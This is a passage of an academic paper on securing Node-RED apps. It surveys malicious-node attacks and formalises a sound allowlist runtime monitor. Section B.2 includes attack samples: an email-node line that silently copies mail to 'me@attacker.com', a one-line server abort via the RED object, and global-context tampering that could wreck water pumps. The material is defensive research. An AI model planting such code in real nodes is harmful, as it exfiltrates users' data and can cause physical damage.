This paper proposes an essential model for Node-RED, suitable to reason about nodes and flows, be they benign, vulnerable, or malicious. We expand on attacks discovered in recent work, ranging from exfiltrating data from unsuspecting users to taking over the entire platform by misusing sensitive APIs within nodes. We present a formalization of a runtime monitoring framework for a core language that soundly and transparently enforces fine-grained allowlist policies at module-, API-, value-, and context-level. We introduce the monitoring framework for Node-RED that isolates nodes while permitting them to communicate via well-defined API calls complying with the policy specified for each node.

B.1 Introduction

Trigger-Action Platforms (TAPs) play a vital role in fulfilling the promise of the Internet of Things (IoT). TAPs empower users by seamlessly connecting otherwise unconnected *trigger* and *action* services. Popular TAPs like IFTTT [23] and Zapier [56], as well as open-source alternatives like Node-RED [35], offer users the ability to operate simple trigger-action *applications* (or, for short, *apps*) such as “Tweet your Instagrams as native photos on Twitter” [↗](#), “Get emails via Gmail with new files added to Dropbox” [↗](#), and “Covid-19 live Ticker via Twitter” [↗](#).

A TAP is effectively a “person-in-the-middle” between trigger and action services. While greatly benefiting from the possibility of apps to run third-party code, TAPs are subject to critical security and privacy concerns.




Figure B.1: Threat model of a malicious app deployed on a single-user TAP [2].

Attacks by third-party app makers on the platform may lead to compromising the integrated trigger and action services. Figure B.1 illustrates how a malicious app deployed by a user on a TAP like Node-RED can compromise the associated trigger and action services, another installed app, and the platform [2]. Depending on the security configuration of the TAP’s deployment, the attacker may also compromise the underlying system.

In contrast to proprietary centralized platforms such as IFTTT and Zapier, Node-RED can be entirely run on a user’s own server. Node-RED is an open-source platform built on top of Node.js, enabling users to inspect and customize the source code of the platform and the apps as desired. Moreover, Node-RED relies on JavaScript packages from third parties to facilitate the integration of new functionalities. In fact, Node.js *nodes* are the basic building blocks of Node-RED apps (also named as *flows*), freely available on the Node Package Manager (NPM) [42] and automatically added to the Node-RED Library [40]. Node-RED is inspectable and thus can be verified by users in terms of the platform’s correctness and security. Third-party apps integrated into the underlying platform, however, can still threaten the security of the users and the entire system.

The starting point of this paper is the recently identified attacks on Node-RED by malicious nodes, ranging from exfiltrating users’ sensitive data to taking over the platform and the host system [2]. A Node-RED flow is technically a static representation of how nodes are wired together; therefore, a malicious node controlled by an attacker can be employed in any user-defined or third-party flows, resulting in malicious behaviors.

This observation motivates the need for controlling APIs invoked in nodes to ensure the security of the platform and the users. Although the enforcement mechanism must guarantee security, it also should restrict access only if it is against the node’s policy, according to the *least privilege*




Figure B.2: Node-RED architecture [2].

principle [46]. Only the APIs which are necessary for the intended functionality should be accessible in a node; thus, if none of the APIs of a module are required, loading of the module must be denied. In some cases, the interaction through APIs needs to be value-sensitive when an API call should be permitted only with a list of defined arguments, for instance, when it comes to allowing a node to make an HTTPS request to a specific trusted domain. Furthermore, Node-RED makes use of both message passing and the shared context [39] to exchange information between nodes and flows, and both types of exchange need to be secured. Previous work proposes SandTrap [2], a runtime monitor for JavaScript-driven TAPs. However, SandTrap’s security guarantees are argued only informally.

Motivated by SandTrap, this work is a step toward formally understanding how to monitor Node-RED apps. We present a sound and transparent monitoring framework for Node-RED for enforcing fine-grained allowlist policies at module-, API-, value-, and context-level. In the following, we discuss Node-RED along with overviews of platform- and app-level vulnerabilities and attacks (Section B.2); propose an essential model for Node-RED, suitable to reason about nodes and flows, be they benign, vulnerable, or malicious; and present a monitoring framework to express and enforce fine-grained security policies, proving its soundness and transparency (Section B.3).

B.2 Node-RED vulnerabilities

Node-RED is “a programming tool for wiring together hardware devices, APIs and online services”, which provides a way of “low-code programming for event-driven applications” [35]. As an open-source platform, Node-RED is mainly targeted for deployment as a single-user platform, although it is

```

module.exports = function(RED){
  function NodeName(config){
    RED.nodes.createNode(this, config);
    var node = this;
    // register a callback when a message is received...
    node.on("input", function(msg){
      ... // functionality of node
      node.send(msg); // or an array of messages for
        multiple outputs
    });
  }
  RED.nodes.registerType("type-name", NodeName);
}

```

Figure B.3: Node-RED node structure.

also available on the IBM Cloud platform [22]. We overview the architecture of Node-RED (Section B.2.1) and explain two types of vulnerabilities with respect to our attacker model, i.e., malicious app makers: (i) *platform-level isolation vulnerabilities* (Section B.2.2) and (ii) *application-level context vulnerabilities* (Section B.2.3). Our discussion expands the condensed presentation of these vulnerabilities from previous work [2].

B.2.1 Node-RED platform

Figure B.2 illustrates the Node-RED architecture, consisting of a collection of apps, known as *flows*, linking components called *nodes*. The Node-RED runtime is built on the Node.js environment and can run multiple flows simultaneously. It supports inter-node and inter-flow communication via direct messages through the wiring between nodes in a flow, while the *flow* and the *global* contexts [39] are alternative communication channels between the nodes of a flow and across the nodes of different flows, respectively.


A node is a reactive Node.js application triggered by receiving messages on at most one input port (dubbed *source*) and sending the results of (side-effectful) computations on output ports (dubbed *sinks*), which can be potentially multiple, unlike the input port. Figure B.3 illustrates the code structure of a Node-RED node. A special type of node without sources and sinks, called *configuration* node, is used for sharing configuration data, such as login credentials, between multiple nodes.

A flow is a representation of nodes connected together. End users can either create their own flows on the platform's environment or deploy existing flows provided by the official Node-RED catalog [32] and by third parties [40]. As shown in Figure B.4, flows are JSON files wiring node

B. Securing Node-RED Applications

sinks to node sources in a graph of nodes where messages, represented by JavaScript objects, are passed between. Multiple messages can be sent by any given node, although instances of a single message can be repeatedly sent to multiple nodes as well. To facilitate end-user programming [54], flows can be shown visually via a graphical user interface and deployed in a push-button fashion. As an example, Figure B.5 demonstrates a flow that retrieves earthquake data for logging and notifying the user whenever the magnitude exceeds a threshold. Specifically, the flow retrieves data of the recent quakes (either periodically or by clicking on the button), parses the given CSV file, and shows the data (stored in `msg.payload`) to the user. For each magnitude value exceeding the specified threshold, it also branches and the payload triggers an alarm notification.

In Node-RED, *contexts* provide a shared communication channel between different nodes without using the explicit messages that pass through a flow [39]. Therefore the node wiring visible in the user interface reflects only a part of the information flows that are possible in the flow. It introduces an implicit channel that is not visible to the user via the graphical interface of a flow. Node-RED defines three scope levels for the contexts: (i) *Node*, only visible to the node that sets the value, (ii) *Flow*, visible to all nodes on the same flow, and (iii) *Global*, visible to all nodes on any flow. For instance, a sensor node may regularly update new values in one flow, while another flow may return the most recent value via HTTP. By storing the sensor reading in the global shared context, the data is accessible for the HTTP flow to return.

Node-RED security relies on the platform running on a trusted network, ensuring that users' sensitive data is processed in an environment controlled by the users. The official documentation [36] also includes programming patterns for securing Node-RED apps. These patterns include basic authentication mechanisms to control access to nodes and wires. The official node `Function`  runs user-provided code in a `vm` sandbox [41], suggesting that it may protect the user from unauthorized access. However, the `vm`'s sandbox "is not a security mechanism" [41], and there are known breakouts [25].

TAPs generally lack the means to specify user's security policies [8]. Fortunately, Node-RED's user-centric setting enables us to *interpret* intended security policies. In fact, Node-RED's GUI for flows provides an intuitive way to interpret top-level user policies; it is reasonable to consider that the user endorses the flow of information between the nodes connected by the graph that depicts a flow in the GUI. For instance, the Earthquake notification flow in Figure B.5 implies a policy where notification data may only flow to the notification message. Only the `Inject` node can trigger updates. The policy allows no other node (from any flow) to tamper with the `Recent Quakes` node,

```
[
  // list of nodes
  {
    // node 0
    /* parameters of interest in every node */
    id: NODE0,      // unique ID of node, string
    type: function  // type of node, string
    wires: [
      // array of array of strings
      [ NODE1 ],    // first output port to node 1
      [ NODE2, NODE3 ] // second output port to nodes 2 and
                      3
    ],
    ...           // other parameters
  },
  ...           // other nodes
]
```

Figure B.4: Node-RED flow structure.




Figure B.5: Earthquake notification and logging ↗.

preventing any malicious node from corrupting the source of quake information. Such an interpretation provides us with a *baseline* security policy. For more fine-grained policies, e.g., the list of permitted URLs to retrieve the recent quakes, it is reasonably presumed that the node developer designs these *advanced* policies since they know the precise specification of the node. The provided policies can later be vetted by the platform and the user, before deploying the node. SandTrap [2] offers a policy generation mechanism to aid developers in designing the policies, enabling both baseline and advanced policies customized by developers or users to express fine-grained app-specific security goals.

In the following, we discuss Node-RED attacks and vulnerabilities that motivate enriching the policy mechanism with different granularity levels. These policies will further be formalized in Section B.3.

B.2.2 Platform-level isolation vulnerabilities

While facilitating the integration and automation of different services and devices, due to imposing insufficient restrictions on nodes, Node-RED is exploitable by malicious node makers. All APIs provided by the underlying run-

B. Securing Node-RED Applications




Figure B.6: Node-RED vulnerabilities: (a) Isolation vulnerabilities; (b) Context vulnerabilities [2].

times, Node-RED and Node.js, are accessible for node developers, as well as the incoming messages within a flow. As shown in Figure B.6a, there are various attack scenarios for malicious nodes [2]. At the Node.js level, an attacker can create a malicious Node-RED node including powerful Node.js libraries like `child_process`, allowing the attacker to execute arbitrary shell commands with `exec`, e.g., taking full control of the user's system [43]. Restricting library access is laborious in Node-RED; while access to a sensitive library like `child_process` is required for the functionality of Node-RED, attackers can exploit trust propagation due to transitive dependencies in Node.js [44, 57]. A malicious node enables the attacker to compromise the confidentiality and integrity of sensitive data and libraries stored by other flows in the global context. A malicious node within a sensitive flow may also indirectly read and modify sensitive data by manipulating the flow context.

At the platform level, the main object in the Node-RED structure, named RED [38], is also vulnerable. There are different ways for a malicious node to misuse the RED object, such as aborting the server (e.g., by `RED.server._events = null`) or introducing a covert channel shared between multiple instances of the node in different flows by modifying existing properties or adding new properties to the RED object (like `RED.dummy`). Therefore, *access control at the level of modules and shared objects* is necessary for Node-RED nodes.

On the other hand, a malicious node can directly manipulate incoming messages resulting in accessing or tampering with the sensitive data. As a subtle example of this scenario to invade users' privacy, the official Node-RED email [↗](#) can be modified to send the email body to the original recipient and also forward a copy of the message to an attacker's address. The benign code sets the sending options `sendopts.to` to contain only the address of the intended recipient:

```
sendopts.to = node.name || msg.to; // comma separated list  
of addresses
```

It can be modified to the following by a malicious node maker to include the attacker's address as well:

```
sendopts.to = (node.name || msg.to) + ", me@attacker.com";
```

In this example, we demonstrate that an attacker can alter the value that is placed as the argument of an API call, which is necessary for the functionality of the node, to steal sensitive information of the user without being noticed. As a result, the combination of function identity and its arguments needs to be considered in security checks. This attack motivates us to provide *fine-grained access control at the level of APIs and their input parameters*.

We refer the interested reader to other types of investigated vulnerabilities in Node-RED [2], such as the impact of compromised package repository and *name squatting* [57] attack. The latter is critical since the “type” of nodes (what flows use to identify them) is simply a string, which multiple packages can possibly match. A flow defined by a third party can include the attacker's malicious node unless the user inspects each and every node to verify that there are no deviations from the expected “type” string.

The empirical study shows the implications of such attacks [2]: privacy violations may occur in 70.40% of Node-RED flows and integrity violations in 76.46%. The vast number of privacy violations in Node-RED reflects the power of malicious developers to exfiltrate private information.

B.2.3 Application-level context vulnerabilities

Node-RED uses various levels of the shared context to exchange data across nodes and flows in an implicit manner. Figure B.6b depicts the attack scenarios to exploit vulnerabilities by reading and writing to libraries and variables shared in the global and flow contexts [2]. The *Node* context shares data with the node itself; thus only the shared contexts at the levels of *Flow* and *Global* are intriguing to investigate. Malicious nodes in these scenarios can exploit other vulnerable Node-RED nodes, even if the platform is secured against attacks in Section B.2.2.

Several Node-RED core nodes [37] make use of the shared context for their purposes, including the nodes executing any JavaScript function (*Function*), triggering a flow (*Inject*), generating text to fill out a template (*Template*), routing outgoing messages to branches of a flow by evaluating a set of rules (*Switch*), and modifying message properties and setting context properties (*Change*). It is shown that more than 228 published flows utilize flow or global context in at least one of the member nodes and more than 153 of the published Node-RED packages directly read from or modify the shared context [2].

B. Securing Node-RED Applications

The main purpose of using the shared context is data communication between nodes. Malicious operations on the shared data, such as tampering, adding, or erasing, may lead to integrity and availability attacks, as well as to disrupting the functionality entirely. As a real-world example, the Node-RED flow “Water Utility Complete Example” [↗](#) is vulnerable considering misuse of the *Global* context. Targeting SCADA systems, this flow manages two tanks and two pumps; the first pump pumps water from a well into the first tank, and the second pump transfers water from the first to the second tank. The status of the tanks are stored in globally shared variables as follows:

```
global.set("tank1Level", tank1Level);
global.set("tank1Start", tank1Start);
global.set("tank1Stop", tank1Stop);
```

Later, to determine whether a pump should start or stop, the flow retrieves the shared status from the *Global* context:

```
var tankLevel = global.get("tank1Level");
var pumpMode = global.get("pump1Mode");
var pumpStatus = global.get("pump1Status");
var tankStart = global.get("tank1Start");
var tankStop = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true &&
    tankLevel >= tankStop){
    // message to stop the pump
}
```

A malicious node installed by the user and deployed in the platform could alter the context relating to the tank’s reading to either exhaust the water flow (never start) or cause physical damage through continuous pumping (never stop).

One can also use the context feature to share resources such as common libraries. In addition to integrity and availability concerns, this approach opens up possibilities for exfiltrating private data. An attacker can encapsulate a library to collect any sensitive information sent to the library. For instance, by modifying the *opencv* shared library inside a malicious node, the attacker can exfiltrate private information of video streaming for motion detection [↗](#). More details and examples of such vulnerabilities are also studied [2].

These vulnerabilities motivate the need for monitoring *access control at the level of context*.

B.3 Formalization

Section B.2 motivates the need for secure integration of untrusted code in general and restricting node-to-node and node-to-environment communications (i.e., between nodes, library functions, and contexts) for Node-RED in particular. To achieve this, we propose a runtime monitoring framework capable of enforcing allowlist policies at the granularity of modules, APIs and their input parameters, and variables used in the shared context. Our runtime framework formalizes the core of the flow-based programming model of Node-RED and was the basis when developing the JavaScript monitor Sand-Trap [2].

This section presents a security model for Node-RED apps and characterizes the essence of a fine-grained access control monitor for the platform. We show how to formalize and enforce security policies for nodes at the level of APIs and their values, along with the access rights to the shared context. Our main formal results are the soundness and transparency of the monitor.

B.3.1 Language syntax and semantics

B.3.1.1 Syntax

We define a core language to capture the reactive nature of nodes and flows. Nodes are reactive programs triggered by input messages to execute the code of an event handler and potentially produce an output message. Flows model connections between nodes by specifying the destination nodes for each node's output port. Given the set of member nodes with their handlers, it is sufficient to state the successor nodes on each output port to construct a flow.

A flow is syntactically defined as a set of nodes, written $F = \{N_k \mid k \in K\}$, where K is a finite subset of \mathbb{N} , and k indicates a unique node identifier. A Node-RED environment may execute flows simultaneously and the global environment is defined by a set of flows, written $G = \{F_l \mid l \in L\}$, where L is a finite subset of \mathbb{N} , and l denotes a unique flow identifier. Based on a generalization of Node-RED nodes, Figure B.7 presents the syntax of a reactive language inspired by Devriese and Piessens [16], where *Val*, *Var*, and *Fun* denote the set of all possible values, variables, and functions, respectively. A handler $handler(x)\{c\}$ is defined by an input parameter x , which is bound in a command c to perform a computation. While most commands are standard imperative constructs, we use command $send(e, i)$ to pass the value of expression e to the node's output port identified by i . For simplicity, we use functions $f(e)$ to model module imports, API calls, user-defined functions,

B. Securing Node-RED Applications

and primitive operations such as addition and concatenation. To model the shared context, we distinguish between *node* variables Var_N , *flow* variables Var_F , and *global* variables Var_G such that $Var = Var_N \uplus Var_F \uplus Var_G$.

$$\begin{aligned}
 v &\in Val, x \in Var, f \in Fun, i \in \mathbb{N} \\
 e &::= v \mid x \mid f(e) \\
 c &::= skip \mid x := e \mid \text{if } e \text{ then } c \text{ else } c \mid \text{while } e \text{ do } c \mid c ; c \mid \text{send}(e, i) \\
 h &::= \text{handler}(x)\{c\}
 \end{aligned}$$

Figure B.7: Syntax of node handlers.

B.3.1.2 Semantics

We model the execution of Node-RED apps by defining the node semantics, flow semantics, and global semantics, respectively. Our trace-based semantics records the sequence of events produced during the execution of a flow. We use these events to define a semantic security condition that our monitor will enforce in a sound and transparent manner.

Node Semantics. A node $N = \langle \text{config}, \text{wires}, l \rangle_k$ is defined by a node configuration config , an array wires that specifies the connected nodes in the flow associated with output ports, an identifier l that indicates the flow that the node belongs to, and a unique node identifier k . Index k refers to an element of node N_k , as in config_k for the configuration of node k .

A node configuration $\text{config} = \langle c, M, I, O \rangle$ stores the state of the node during the execution, where c is a command, a handler, or a termination signal (*stop*), $M = [m_N, m_F, m_G]$ represents the memory for the three scopes of node ($m_N : Var_N \rightarrow Val$), flow ($m_F : Var_F \rightarrow Val$), and global ($m_G : Var_G \rightarrow Val$), where Var_N , Var_F , and Var_G are disjoint sets, I is the input channel, and O is the array of output channels, reflecting that a node has one input port and as many output ports as it requires. We model an input (output) channel as a sequence of values that a node receives (sends). A class of nodes, called *inject* nodes, is triggered by external events such as button click or time. Inject nodes send new messages to a flow, thus triggering the execution of the flow. The wires array records the nodes that can read the content of the output channel for the corresponding output port. A node receives a message if the node identifier is listed in wires among the recipients of the output port assigned in a send command.

Trace-based Semantics. Figure B.8 illustrates the small-step semantics of nodes. We annotate transitions with the trace of events thus generated, where $\rightarrow \subseteq \text{Config} \times \text{Config}$ and $\Downarrow : (\text{Exp} \times \text{Mem}) \rightarrow Val$. A trace T is a finite

sequence of events $t_k \in E$ defined by variable reads $R_k(x)$, variable writes $W_k(x)$, or function calls $f_k(v)$ generated by the execution of node k in a flow.

Expression evaluation is standard and records the sequence of events produced during the evaluation, where M_k denotes the memory M in $\langle c, M, I, O \rangle_k$. Command evaluation models the execution of a node's handler. The handler executes whenever there is a message in the input channel I by consuming the message and updating the memory accordingly. Assignments operate in a similar manner and record the trace of events produced by variable reads and writes. An assignment updates the memory M_k to M'_k , subsequently triggering an update of the flow and global memories, as stated in the rule (STEP) in Figure B.9 and in the rule (GLOBAL) in Figure B.10. Send commands evaluate the expression e in the current memory, update the associated output channel, and record the trace of events. The index k distinguishes between events of different nodes. We write \rightarrow^* for the reflexive and transitive closure of the \rightarrow relation, and \rightarrow^n for the n -step execution of \rightarrow .

Flow and Global Semantics. We lift node semantics to formalize the semantics of flows and the environment. A global configuration $G = \langle m_G, \{F_l \mid l \in L\} \rangle$ consists of a global shared memory m_G and a finite set of flows that are executing concurrently, where $L \subset \mathbb{N}$ is the set of flow identifiers. A flow configuration $F = \langle m_F, \{N_k \mid k \in K\} \rangle_l$ is a tuple consisting of a flow shared memory m_F , a finite set of nodes where $K \subset \mathbb{N}$ is the set of node identifiers, and l is the flow identifier. We use $Nodes(F_l)$ for the set of nodes in a specific flow and $Flows(G)$ for the set of flows in the environment. Nodes are distinguished by unique node identifiers in the environment and the node N_k can be present in only one flow. To unify the trigger point of the flow, we assume that a flow has only one inject node and denote it by N_l where $N_l \in Nodes(F_l)$; in practice, it can be considered as a dummy node which is the predecessor of all the inject nodes of the flow.

B. Securing Node-RED Applications

Expression Evaluation

$$\frac{}{\langle v, M_k \rangle \Downarrow v} \text{ (VALUE)}$$

$$\frac{\langle e, M_k \rangle \Downarrow^{T_k} v}{\langle f(e), M_k \rangle \Downarrow^{T_k \cdot \tilde{f}(v)} \tilde{f}(v)} \text{ (CALL)} \quad \frac{}{\langle x, M_k \rangle \Downarrow^{R_k(x)} M_k(x)} \text{ (READ)}$$

Command Evaluation

$$\frac{I = I'.v \quad x \in \text{Var}_N}{\langle \text{handler}(x)\{c\}, M, I, O \rangle_k \rightarrow \langle c, M[x \mapsto v], I', O \rangle_k} \text{ (INPUT)}$$

$$\frac{}{\langle \text{skip}, M, I, O \rangle_k \rightarrow \langle \text{stop}, M, I, O \rangle_k} \text{ (SKIP)}$$

$$\frac{\langle e, M_k \rangle \Downarrow^{T_k} v \quad M'_k = M_k[x \mapsto v]}{\langle x := e, M, I, O \rangle_k \xrightarrow{T_k \cdot W_k(x)} \langle \text{stop}, M', I, O \rangle_k} \text{ (WRITE)}$$

$$\frac{c = \text{if } e \text{ then } c_{\text{true}} \text{ else } c_{\text{false}} \quad \langle e, M_k \rangle \Downarrow^{T_k} b}{\langle c, M, I, O \rangle_k \xrightarrow{T_k} \langle c_b, M, I, O \rangle_k} \text{ (IF)}$$

$$\frac{c = \text{while } e \text{ do } c_{\text{body}} \quad \langle e, M_k \rangle \Downarrow^{T_k} \text{true}}{\langle c, M, I, O \rangle_k \xrightarrow{T_k} \langle c_{\text{body}}; c, M, I, O \rangle_k} \text{ (WHILE-T)}$$

$$\frac{c = \text{while } e \text{ do } c_{\text{body}} \quad \langle e, M_k \rangle \Downarrow^{T_k} \text{false}}{\langle c, M, I, O \rangle_k \xrightarrow{T_k} \langle \text{stop}, M, I, O \rangle_k} \text{ (WHILE-F)}$$

$$\frac{\langle c_1, M, I, O \rangle_k \xrightarrow{T_k} \langle c'_1, M', I', O' \rangle_k}{\langle c_1; c_2, M, I, O \rangle_k \xrightarrow{T_k} \langle c'_1; c_2, M', I', O' \rangle_k} \text{ (SEQ-1)}$$

$$\frac{}{\langle \text{stop}; c, M, I, O \rangle_k \rightarrow \langle c, M, I, O \rangle_k} \text{ (SEQ-2)}$$

$$\frac{c = \text{send}(e, i) \quad \langle e, M_k \rangle \Downarrow^{T_k} v \quad O'[i] = O[i].v}{\langle c, M, I, O \rangle_k \xrightarrow{T_k} \langle \text{stop}, M, I, O' \rangle_k} \text{ (OUTPUT)}$$

Figure B.8: Node semantics.

$$\begin{array}{c}
 I_l = v_l \quad \forall N_k \in (\text{Nodes}(F_l) \setminus N_l). I_k = \emptyset \\
 M_l = [m_N, m_F, m_G] \quad M'_l = [m'_N, m'_F, m'_G] \\
 \text{config}_l = \langle \text{handler}(x)\{c\}, M, I, O \rangle_l \quad \text{config}'_l = \langle c, M[x \mapsto v_l], \emptyset, O \rangle_l \\
 \text{config}_l \rightarrow \text{config}'_l \\
 N_l = \langle \text{config}_l, \text{wires}, l \rangle_l \quad N'_l = \langle \text{config}'_l, \text{wires}, l \rangle_l \\
 \hline
 \langle m_F, \text{Nodes}(F_l) \rangle_l \rightarrow \langle m_F, (\text{Nodes}(F_l) \setminus \{N_l\}) \cup \{N'_l\} \rangle_l \quad (\text{INIT})
 \end{array}$$

$$\begin{array}{c}
 I_l = \emptyset \quad M_k = [m_N, m_F, m_G] \quad M'_k = [m'_N, m'_F, m'_G] \\
 \text{config}_k = \langle c, M, I, O \rangle_k \quad \text{config}'_k = \langle c', M', I', O \rangle_k \\
 \text{config}_k \xrightarrow{T_k} \text{config}'_k \\
 N_k = \langle \text{config}_k, \text{wires}, l \rangle_k \quad N'_k = \langle \text{config}'_k, \text{wires}, l \rangle_k \\
 \hline
 \langle m_F, \text{Nodes}(F_l) \rangle_l \xrightarrow{T_k} \langle m'_F, (\text{Nodes}(F_l) \setminus \{N_k\}) \cup \{N'_k\} \rangle_l \quad (\text{STEP})
 \end{array}$$

$$\begin{array}{c}
 \text{config}_k = \langle \text{send}(e, i); c, M, I, O \rangle_k \quad \text{config}'_k = \langle \text{stop}; c, M, I, O' \rangle_k \\
 O'_k[i] = O_k[i].v \quad \text{config}_k \xrightarrow{T_k} \text{config}'_k \\
 N_k = \langle \text{config}_k, \text{wires}, l \rangle_k \quad N'_k = \langle \text{config}'_k, \text{wires}, l \rangle_k \\
 \omega = \{N_k\} \cup \{N_j \mid j \in \text{wires}_k[i]\} \\
 \omega' = \{N'_k\} \cup \{N'_j \mid j \in \text{wires}_k[i], I'_j = v.I_j\} \\
 \hline
 \langle m_F, \text{Nodes}(F_l) \rangle_l \xrightarrow{T_k} \langle m_F, (\text{Nodes}(F_l) \setminus \omega) \cup \omega' \rangle_l \quad (\text{SEND})
 \end{array}$$

$$\begin{array}{c}
 \text{config}_k = \langle \text{stop}, M, I, O \rangle_k \quad \text{config}'_k = \langle \text{handler}(x)\{c\}, M, I, O \rangle_k \\
 N_k = \langle \text{config}_k, \text{wires}, l \rangle_k \quad N'_k = \langle \text{config}'_k, \text{wires}, l \rangle_k \\
 \hline
 \langle m_F, \text{Nodes}(F_l) \rangle_l \rightarrow \langle m_F, (\text{Nodes}(F_l) \setminus \{N_k\}) \cup \{N'_k\} \rangle_l \quad (\text{TERM})
 \end{array}$$

Figure B.9: Flow semantics.

$$\begin{array}{c}
 M_k = [m_N, m_F, m_G] \quad M'_k = [m'_N, m'_F, m'_G] \\
 F_l = \langle m_F, \text{Nodes}(F_l) \rangle_l \quad F'_l = \langle m'_F, \text{Nodes}(F'_l) \rangle_l \\
 F_l \xrightarrow{T_k} F'_l \\
 \hline
 \langle m_G, \text{Flows}(G) \rangle \xrightarrow{T_k} \langle m'_G, (\text{Flows}(G) \setminus \{F_l\}) \cup \{F'_l\} \rangle \quad (\text{GLOBAL})
 \end{array}$$

Figure B.10: Global semantics.

B. Securing Node-RED Applications

We model a flow by linking the output channels of a node to the input channels of the next ones based on the flow specification. Note that a node can have more than one output channel but only one input channel. The inject node of a flow, which does not appear in any of the *wires* arrays, triggers the flow execution by injecting a new message. An initial value is assigned to the input channel of the inject node to model the behavior of the external event such as a button click. We write $Exec(F_l, v_l)$ to refer to executions of a flow F_l with an initial value v_l . Also, $Exec(G, V)$ denotes executions of the environment G with the set of initial values $V = \{(N_l, v_l) \mid F_l \in Flows(G)\}$ for the member flows.

We remark that message passing in Node-RED is asynchronous and message objects traverse the graph in a non-deterministic manner, as reported in the documentation (“no assumptions should be made about ordering once a flow branches” [34] and “flows can be cyclic” [33]). Hence, we model the execution of nodes in a flow and the environment, as shown in Figures B.9 and B.10, respectively. We overload the notation \rightarrow for transitions between flow and global configurations. In a nutshell, the flow and global semantics implements the non-deterministic behavior of flows and the environment, and lifts the node semantics to ensure that the flow of messages follows the flow specification.

The intuition of the rules is that the inject node of a flow, i.e., the node N_l of the flow F_l , starts the execution by consuming the initial value (rule INIT), and then the execution continues according to the node semantics (rule STEP). When a node reaches a send command, it adds the output value to the input channels of the next nodes in the flow; the output value transmits out to the output channel indicated by the send command and the input channels of all nodes in the corresponding elements of the array *wires* get updated with the value (rule SEND); $wires_k$ denotes the array *wires* in $\langle config, wires, l \rangle_k$. The execution proceeds until it terminates and gets back to the initial state, ready to consume the next value in the input channel (rule TERM). Note that nodes are running concurrently; any of the ready nodes can make one execution step. The only rule in the global semantics (rule GLOBAL) shows that any of the flows with at least one ready node can make an execution step.

Generally speaking, any node that is able to progress continues the execution for one execution step, and it might affect the flow and global contexts. An execution step of a node corresponds to one execution step of the flow it belongs to and one execution step of the environment. Considering the non-deterministic behavior of Node-RED’s scheduler, any ready node can be selected for the next execution step.

B.3.2 Security condition and enforcement

We leverage our trace-based semantics to define a semantics-based security condition. The condition is parametric on node-level security policies, represented as allowlists of API calls and accesses to the shared context. Then, we present the semantics of a fine-grained node-level monitor and prove its soundness and transparency with respect to the security condition.

B.3.2.1 Security condition

We extend the definition of nodes with allowlist policies $N = \langle config, wires, l, P, V, S \rangle_k$, where $P \subseteq APIs \subseteq Fun$ describes permitted API functions, $V : P \rightarrow 2^{Val}$ defines the allowlist of arguments for each API function, and S specifies read/write permissions on the shared global and flow variables, such that $S = \{(x, RW) \mid x \in Var_F \uplus Var_G, RW \in \{R, W\}\}$.

The security condition matches the trace of events produced by the semantics with the allowlist policies to check that any event produced by an execution is permitted by the policy.

Definition B.1 (Event Security). Let t_k be an event emitted from an execution of node N_k . We define a secure event with respect to $\langle P_k, V_k, S_k \rangle$, written $secure(t_k, \langle P_k, V_k, S_k \rangle)$, as follows:

$$\begin{aligned} secure(R_k(x), \langle P_k, V_k, S_k \rangle) &\stackrel{\Delta}{=} x \in Var_F \cup Var_G \Rightarrow (x, R) \in S_k \\ secure(W_k(x), \langle P_k, V_k, S_k \rangle) &\stackrel{\Delta}{=} x \in Var_F \cup Var_G \Rightarrow (x, W) \in S_k \\ secure(f_k(v), \langle P_k, V_k, S_k \rangle) &\stackrel{\Delta}{=} f \in APIs \Rightarrow f \in P_k \wedge v \in V_k(f). \end{aligned}$$

We lift the security of events to define the security condition for node traces $secure(T_N)$, flows traces $secure(T_F)$, and global traces $secure(T_G)$ as expected. A finite sequence of events forms a trace. Hence a trace is secure if all its events are secure. We define trace security by the conjunction of security checks on the composing events.

Definition B.2 (Trace Security). Trace T is secure, written $secure(T)$, if

$$T = t_k.T' \Rightarrow secure(t_k, \langle P_k, V_k, S_k \rangle) \wedge secure(T').$$

A node starts executing when it receives a value over its input channel. An execution of a node is secure if the corresponding trace is secure, according to the node policy.

Definition B.3 (Node-Level Security). The execution of a node $N_k = \langle config, wires, l, P, V, S \rangle_k$ with an input message $I = v$ is secure with regard to $\langle P_k, V_k, S_k \rangle$ if each step of the node execution complies with $\langle P_k, V_k, S_k \rangle$, i.e.,

